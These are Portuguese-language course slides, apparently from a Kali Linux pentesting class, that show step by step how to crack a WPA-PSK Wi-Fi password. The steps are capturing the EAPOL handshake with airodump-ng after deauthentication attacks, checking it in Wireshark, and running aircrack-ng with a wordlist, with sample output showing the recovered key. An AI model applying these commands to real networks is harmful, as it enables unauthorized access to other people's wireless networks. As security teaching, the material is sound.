

Pentest com Kali Linux





Instrutor: Vitor Mazuco

<http://facebook.com/vitormazuco>

Email: vitor.mazuco@gmail.com

WebSite: <http://vmzsolutions.com.br>

Cracking WPA-PSK



Nessa aula, vamos tentar fazer a quebrar senhas WIFI com o monitoramento de WIFI via `aircrack-ng` usando o protocolo WPA-PSK. Primeiro, temos que deixar nossa placa em modo monitor, ter feito o DoS attacks de desautenticação e precisamos ter uma *wordlist* que contém palavras comuns e os mais usados no mundo. Essa lista pode ser pega em sites no Google, com a busca:

```
wpa.1.2.billion.passwords.for.wifi.wpa.pentesting
```

Cracking WPA-PSK



Agora, vamos usar o airodump para gerar um arquivo `.cap` para depois abrir ele pelo Wireshark e assim ver se pegamos um protocolo de troca de chaves chamado `eapol`


```
# airodump-ng --bssid 6A:15:90:F4:4D:82 --channel 9 --write WPA CrackingDemo wlan0mon
```

Para descobrir o MAC de seu alvo digite:

```
# airodump-ng wlan0mon
```

Cracking WPA-PSK

Agora, vamos abrir o arquivo .cap pelo Wireshark e ver o que queremos: eapol



The image shows a screenshot of the Wireshark network traffic analysis tool. The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Internals, Help), a toolbar with various icons, and a filter field. The main display area shows a list of captured packets. Packet 13331 is selected, showing it is an EAPOL Key message (Message 1 of 4) from Tp-LinkT_62:1e:8e to GemtekTe_45:36:61. The packet details pane on the right shows the structure of the frame: IEEE 802.11 QoS Data, Logical-Link Control, and 802.1X Authentication. The packet bytes pane at the bottom shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
13327	72.523825	Tp-LinkT_62:1e:8e	Broadcast	802.11	26	Deauthentication, SN=1127, FN=...
13328	72.524800	Tp-LinkT_62:1e:8e	GemtekTe_45:36:61	802.11	176	Reassociation Response, SN=25...
13329	72.525290		Tp-LinkT_62:1e:8e (RA)	802.11	10	Acknowledgement, Flags=.....
13330	72.525873	Tp-LinkT_62:1e:8e	Broadcast	802.11	26	Deauthentication, SN=1128, FN=...
13331	72.526336	Tp-LinkT_62:1e:8e	GemtekTe_45:36:61	EAPOL	133	Key (Message 1 of 4)
13332	72.526826		Tp-LinkT_62:1e:8e (RA)	802.11	10	Acknowledgement, Flags=.....

Frame 13331: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)

- IEEE 802.11 QoS Data, Flags:F.
- Logical-Link Control
- 802.1X Authentication

0000 88 02 3a 01 20 10 7a 45 36 61 e8 94 f6 62 1e 8ezE 6a...b..
0010 e8 94 f6 62 1e 8e 00 00 06 00 aa aa 03 00 00 00 ...b....
0020 88 8e 02 03 00 5f fe 00 8a 00 10 00 00 00 00 00
0030 00 00 01 b0 8d e7 5b 75 58 0b 6a 64 c7 44 e4 3f[u X.jd.D?
0040 f9 18 f2 c9 0f eb d3 0b e6 62 b0 6c 3b 36 11 cdb.l;6..

File: "WPA cracking Demo-03.cap" ... Packets: 29476 · Displayed: 29476 (100.0%) · Load Profile: Default



E agora vamos usar o nosso dicionário para ver se a conexão possui uma senha fraca que possa ser quebrada através de uma lista. Caso você não possua uma, você pode usar uma através do diretório:


`/usr/share/wordlists/`



Cracking WPA-PSK

E use o comando para fazer o teste de invasão!

```
# aircrack-ng WPACrackingDemo-01.cap -w /usr/share/wordlists/nmap.lst
```



Cracking WPA-PSK

Se obtiver sucesso, ele aparecerá na tela qual é a senha

```
Aircrack-ng 1.2 beta3

[00:00:00] 648 keys tested (1091.54 k/s)

KEY FOUND! [ abcdefgh ]

Master Key      : D6 C1 F1 E5 BD F5 E8 1A A4 A2 B8 32 F4 08 99 BD
                  71 5B D6 F3 F1 1A CD 7E 9A B3 7E 36 48 06 8B 01

Transient Key   : ED 45 1C 51 B8 E4 A5 22 F2 30 73 31 6A AF 6F 2D
                  65 FD 8B 58 5F C1 2C 9E 1D 9A 34 30 96 B7 34 87
                  E0 89 24 CF 08 B7 B7 57 22 A9 AD 24 47 94 8F 59
                  E3 31 8A 8A 45 02 B7 C1 D0 0D 48 EE 3A E8 CD E4

EAPOL HMAC     : F9 6A 31 80 29 77 EC 36 9E 28 72 08 53 61 04 55

root@kali:~#
```